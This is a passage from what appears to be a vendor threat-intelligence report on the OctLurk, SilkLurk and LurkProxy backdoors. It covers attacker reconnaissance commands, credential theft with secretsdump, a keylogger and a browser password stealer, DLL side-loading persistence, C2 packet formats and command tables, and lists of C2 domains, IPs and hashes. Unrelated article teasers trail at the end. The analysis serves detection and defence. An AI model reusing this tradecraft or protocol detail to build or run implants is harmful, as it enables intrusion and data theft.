| powershell “gwmi Win32_NetworkAdapter | Format-list” | Provides hardware-level and driver-level information about adapters. |
| powershell “gwmi Win32_NetworkAdapterConfiguration | Format-list” | Provides network configuration details, such as IP address, DNS, DHCP status, etc. |
| ipconfig /all | Displays detailed network configuration. |
| netstat -e -s | Displays detailed network protocol statistics. |
| certutil -urlcache | Displays URL cache entries. |
| ipconfig /displaydns | Displays the contents of the DNS client resolver cache. |
The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.

Attackers ran a malicious file named Adobe.exe (MD5 32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the “Domain Controllers” group, likely to identify and target additional domain controllers for further compromise.

Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.

The keylogger creates two files: C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, and C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtracting 2 from each byte.
The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.
Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5 5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.

The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.

%ProgramFiles%\_agent)Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on port 22 and MySQL on port 3306. The tool also attempted to access these services using credentials from the password file pp.txt.

The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:

In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.
| Offset | Data | Type |
| 0x00 (00) | Unused | – |
| 0x08 (08) | Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet | bit array |
| 0x0C (12) | Command number | int |
| 0x10 (16) | Handler number (unique identifier for each proxy client in the first mode) | int |
| 0x14 (20) | Command integer argument | int |
| 0x18 (24) | Unused | – |
| 0x1C (28) | Data 1 payload size | int |
| 0x20 (32) | Data 2 payload size | int |
| 0x24 (36) | Data 1 byte stream | bytes |
| 0x24 (36) + N | Data 2 byte stream | bytes |
LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.
Mode 1: SOCKS5 proxy
When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.
Mode 2: transparent proxy
In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.
| Command ID | Direction | Description | Arguments |
| 0x1000010 | Implant -> C2 | When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration | Target port in command integer argument UTF-16 encoded connection hostname in data 1 |
| 0x1000010 | C2 -> Implant | Used to control the session, allowing it to pause or stop proxying | Action in command integer argument (1 to pause, or any other value to terminate) |
| 0x1000030 | Implant -> C2 | Sent when the LurkProxy is shut down | – |
| 0x1000050 | Implant -> C2 | Forwards the received bytes from the client to C2 | Raw TCP bytes in data 1 |
| 0x1000050 | C2 -> Implant | Forwards the received bytes from the proxy target to the client | Raw TCP bytes in data 1 |
The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.

SilkLurk loader working logic
The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.
Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.
SERVICE_WIN32_OWN_PROCESSSERVICE_AUTO_STARTSERVICE_ERROR_NORMALOn service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:
| Shellcode offset | Description |
| 0x000 (0) | Stub code, which performs reflective code injection |
| 0x770 (1904) | Hardcoded value 0x11113F68, XORed with the computer name hash |
| 0x774 (1908) | Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs |
| 0x775 (1909) | Size of the encrypted backdoor |
| 0x779 (1913) | Encrypted backdoor data blob |
The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithm — a series of arithmetic and logical operations — that performs the decryption. This algorithm differs from the one used to decrypt the payload file.
The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.
During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.
During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.
The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g., 2470b666bece868f, 27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:
| Offset | Description |
| 0x00 (000) | C2 Host 1 |
| 0x64 (100) | C2 Host 2 |
| 0xC8 (200) | C2 Host 3 |
| 0x12C (300) | C2 Host 4 |
| 0x190 (400) | Port for C2 Host 1 |
| 0x192 (402) | Port for C2 Host 2 |
| 0x194 (404) | Port for C2 Host 3 |
| 0x196 (406) | Port for C2 Host 4 |
| 0x198 (408) | Unknown 21 bytes |
| 0x1AD (429) | Proxy address 1 |
| 0x22A (554) | Proxy username 1 |
| 0x2A7 (679) | Proxy password 1 |
| 0x324 (804) | Proxy address 2 |
| 0x3A1 (929) | Proxy username 2 |
| 0x41E (1054) | Proxy password 2 |
The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:
CONNECT %s:%d HTTP/1.1
Proxy-Connection: Keep-Alive
Host: %s:%d
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.75 Safari/537.36
After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.
| Field offset | Field size (in bytes) | Field value |
| 0x00 (00) | 0x04 (04) | 0x0C7FFBE86h (magic dword) |
| 0x04 (04) | 0x04 (04) | 0 |
| 0x08 (08) | 0x20 (32) | Network key (will be used to encrypt and decrypt network traffic) |
It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.
| Field offset | Field size (in bytes) | Field value |
| 0x00 (00) | 0x08 (08) | data_size (encrypted_key_data + random_bytes_size) |
| 0x08 (08) | 0x04 (04) | data_size XORed with 0x39 |
| 0x0C (12) | 0x28 (40) | Encrypted network key data (as mentioned in above table) |
| 0x34 (52) | size between 0x14 (20) and 0xB4 (180) | Random data bytes |
After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.
| Field offset | Field size (in bytes) | Field value |
| 0x00 (00) | 0x04 (04) | 0xC7FFBE86 (magic dword) |
| 0x04(04) | 0x04 (04) | Message type (1 means victim information) |
| 0x08 (08) | 0x04 (04) | Data size (size of encrypted victim information) |
| 0x0C (12) | 0x01 (01) | Compression flag (1 means compressed) |
| 0x0D (13) | 0x02 (02) | Size of random bytes, between 0x14 and 0x96 bytes |
Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.
<random_dword><encrypted header><encrypted victim information><random bytes>
Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.
| Field offset | Field size (in bytes) | Field value |
| 0x00 (00) | 0x04 (04) | Random dword |
| 0x04 (04) | 0x0F (15) | Encrypted header data |
The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.
The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:
| Command (message type) | Description |
| 03 | Based on subcommand, perform the following operations: 00: Get target system’s local time 01: Set sleep time in milliseconds, after which to reconnect to the C2 server |
| 04 | Send current backdoor configuration |
| 05 | Update backdoor configuration |
| 06 | Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations: 01: Inject payload (plugin) bytes into memory and execute payload’s entry point 03: Call export method of injected plugin |
The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.

Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.
| WinRAR | 18dc8bff47cc282508354771d0c8cf8c | C:\Users\[username]\Libraries\RecordedTV.exe C:\Users\[username]\Libraries\recordutil.exe |
| 7Zip | 9a1dd1d96481d61934dcc2d568971d06 | C:\windows\vss\7z.exe |
The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.
C:\ProgramData\Symantec\RasTls.exe - Legitimate Binary (MD5 62944e26b36b1dcace429ae26ba66164)
C:\ProgramData\Symantec\RasTls.dll - PlugX Loader Dll (MD5 ef59aad625eebda8650aec5820d6ce69)
C:\ProgramData\Symantec\RasTls.dll.res - PlugX Payload file
Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.

PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.
| Config field name | Value |
| Injection Target Process | %SystemRoot%\system32\svchost.exe |
| Home Directory | %ALLUSERSPROFILE%\Symantec |
| Persistence Name | SymantecRAS |
| Service Display Name | SymantecRAS |
| Service Description | Symantec RAS Services |
| Campaign ID | KG_MFA |
The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.
We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.
C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5 be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.| OctLurk | C:\ProgramData\intel\mscastrac.dll (MD5 7c2f64461bb519c6cbf1fc687675514c) C:\ProgramData\intel\msbasesysdc.dll (MD5 f4578e869a735cfad691f927bae3e638) |
| SilkLurk | C:\ProgramData\intel\vulkan-1.dll (MD5 2f18472866f38c1e1c2c5c14b9a6ab56) |
In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.
The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk uses the drive serial number, and SilkLurk uses the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.
In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.
Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.
dns[.]multitoconference[.]com
tj[.]tajikistandip[.]com
fm01[.]clouddevicemetrics[.]com
confbase[.]mdpsupport[.]net
digital[.]leroymerling[.]com
api2[.]annoyingremote[.]com
about[.]blsouqs[.]com
ssl[.]blsouqs[.]com
45[.]138[.]157[.]165
dns[.]ssentialserv[.]xyz
154[.]196[.]162[.]76
tyhbgtyuj[.]gleeze[.]com
95[.]179[.]210[.]138
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
rgnojb[.]casacam[.]net
95[.]179[.]141[.]26
ctyuhjerf[.]kozow[.]com
45[.]32[.]152[.]50
212[.]11[.]39[.]138
195[.]86[.]120[.]2
uyhvfredc[.]accesscam[.]org
154[.]196[.]187[.]73
45[.]61[.]149[.]112
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
gycudore[.]kozow[.]com
64[.]7[.]198[.]130
082d49ef9f14e6811d68c7e0e82e5069 oleasapi.dll
f4578e869a735cfad691f927bae3e638 msbasesysdc.dll
7c2f64461bb519c6cbf1fc687675514c mscastrac.dll
8269d6ba1b6842f9152c90cf7add9b93 vulkan-1.dll
3c9a1ba8e0c7475706adc6376e9d7b7c kmsonline.exe
ef59aad625eebda8650aec5820d6ce69 RasTls.dll
a0cc7accc79abb0287aaba825d0351f0
a56cce62930a6bee80d679b4c495a340
1415a78b75de7db4ba3d1e61d7db4501
a4d550a3ba0cd073fe3839b99d98a7a8
32a5985543433a4f60da2fafd873b927 Adobe.exe
2a571f6cee42a17d873f4c942649813f AnyDesk.exe
37dc84e4bcad92fa28f1e7778d088283 x64.exe
cf903e4a1629aa0582fd0363b5786676 fc.exe
6ecf84fb18f6747ed08d7598364d853a 1.bat
b874123a80fc4f40e06872b9cb54ebc6 auto.bat
45cf5916fab4272a1313c26e67aa9220 in.bat
4e6d5c4770d5a822d7fcce6a74f7ad73 in.bat
5e26df131ff0a679a0a2699b723b46e3 1.bat
18dc8bff47cc282508354771d0c8cf8c RecordedTV.exe, recordutil.exe
9a1dd1d96481d61934dcc2d568971d06 7z.exe
C:\Users\[username]\Videos\1.bat
C:\Windows\System32\oleasapi.dll
C:\Windows\Media\Welcome01.wav
C:\windows\temp\in.bat
C:\Users\[username]\1.bat
C:\ProgramData\1.bat
C:\Windows\System32\msbasesysdc.dll
C:\Windows\System32\Waavsstrace.dll
C:\Windows\System32\SystemSettings.Publishing.dll
C:\Windows\System32\msdctries.dll
C:\Users\Public\Pictures\AnyDesk.exe
C:\Users\Public\Libraries\msect\dev0
C:\Users\Public\Libraries\msect\dev1
C:\users\[username]\libraries\64.exe
C:\ProgramData\Ehorus\
%TEMP%\fc.exe
C:\programdata\microsoft\network\connections\nvgwls.exe
C:\ProgramData\Veeam\EndpointData\nvgwls.exe
c:\ProgramData\microsoft\network\connections\vulkan-1.dll
C:\ProgramData\microsoft\network\downloader\vulkan-1.dll
C:\ProgramData\intel\vulkan-1.dll
C:\Users\Public\Music\vulkan-1.dll
C:\ProgramData\HP\NCCOM\vulkan-1.dll
C:\ProgramData\intel\gcc\vulkan-1.dll
C:\Windows\System32\0409\vulkan-1.dll
C:\ProgramData\veeam\endpointdata\vulkan-1.dll
C:\ProgramData\plug\vulkan-1.dll
C:\Program Files\nvidia corporation\display.nvcontainer\plugins\vulkan-1.dll
C:\ProgramData\microsoft onedrive\setup\vulkan-1.dll
C:\vmware\vmware tools\vmware vgauth\schemas\vulkan-1.dll
C:\ProgramData\nvidia\ngx\vulkan-1.dll
C:\ProgramData\microsoft\microsoft\vulkan-1.dll
C:\ProgramData\usoprivate\updatestore\vulkan-1.dll
C:\ProgramData\Microsoft OneDrive\setup\OneDrive.dat
C:\ProgramData\NVIDIA\DisplayDriverContainer1.log
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\ETL.log
C:\ProgramData\NVIDI\NGX\ngx.dat
C:\ProgramData\Intel\GCC\2024.log
C:\ProgramData\veem\pyshellext.amd64.log
C:\ProgramData\Microsoft\RtkNGUI\RtkNGUI64.exe
C:\ProgramData\microsoft\rtkngui\RtkNGUI64Loc.dll
C:\ProgramData\realtek\audio\RtkNGUI64Loc.dll
C:\realtek\audio\RtkNGUI64Loc.dll
C:\ProgramData\USOPrivate\UpdateStore\Store.dat
C:\ProgramData\Microsoft\Crypto\Keys\Store.key
C:\DrvPath\Network\Lan\Realtek\NetSetSvc.exe
C:\drvpath\network\lan\realtek\nvml.dll
C:\microsoft\network\connections\nvml.dll
C:\ProgramData\microsoft\network\connections\nvml.dll
C:\Windows\System32\0419\nvml.dll
C:\veeam\nvml.dll
C:\microsoft\network\nvml.dll
C:\ProgramData\hp\nvml.dll
C:\usoprivate\updatestore\nvml.dll
c:\nvidia corporation\display.nvcontainer\plugins\nvml.dll
C:\Users\Public\Pictures\image.png
C:\Users\Public\Documents\My Pictures\image.png
C:\ProgramData\Realtek\Audio\RtkSmbus.exe
C:\ProgramData\realtek\audio\RtkSmbusLoc.dll
C:\rtksmbusact\RtkSmbusLoc.dll
C:\ProgramData\rtksmbusact\RtkSmbusLoc.dll
C:\realtek\audio\RtkSmbusLoc.dll
C:\ProgramData\microsoft\html help\kmsonline.exe
C:\ProgramData\Symantec\RasTls.exe
C:\ProgramData\Symantec\RasTls.dll
C:\ProgramData\Symantec\RasTls.dll.res
C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
C:\windows\vss\7z.exe
WordPress 6.9.5 and 7.0.2 fix wp2shell, a core REST API bug chaining route confusion and SQL injection into unauthenticated remote code execution.
wp2shell: WordPress Patches a Pre-Auth RCE That Needed No Plugins on Latest Hacking News | Cyber Security News, Hacking Tools and Penetration Testing Courses.
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.

Drive icon indicating that the drive is locked
A recovery key was required to unlock the drive.
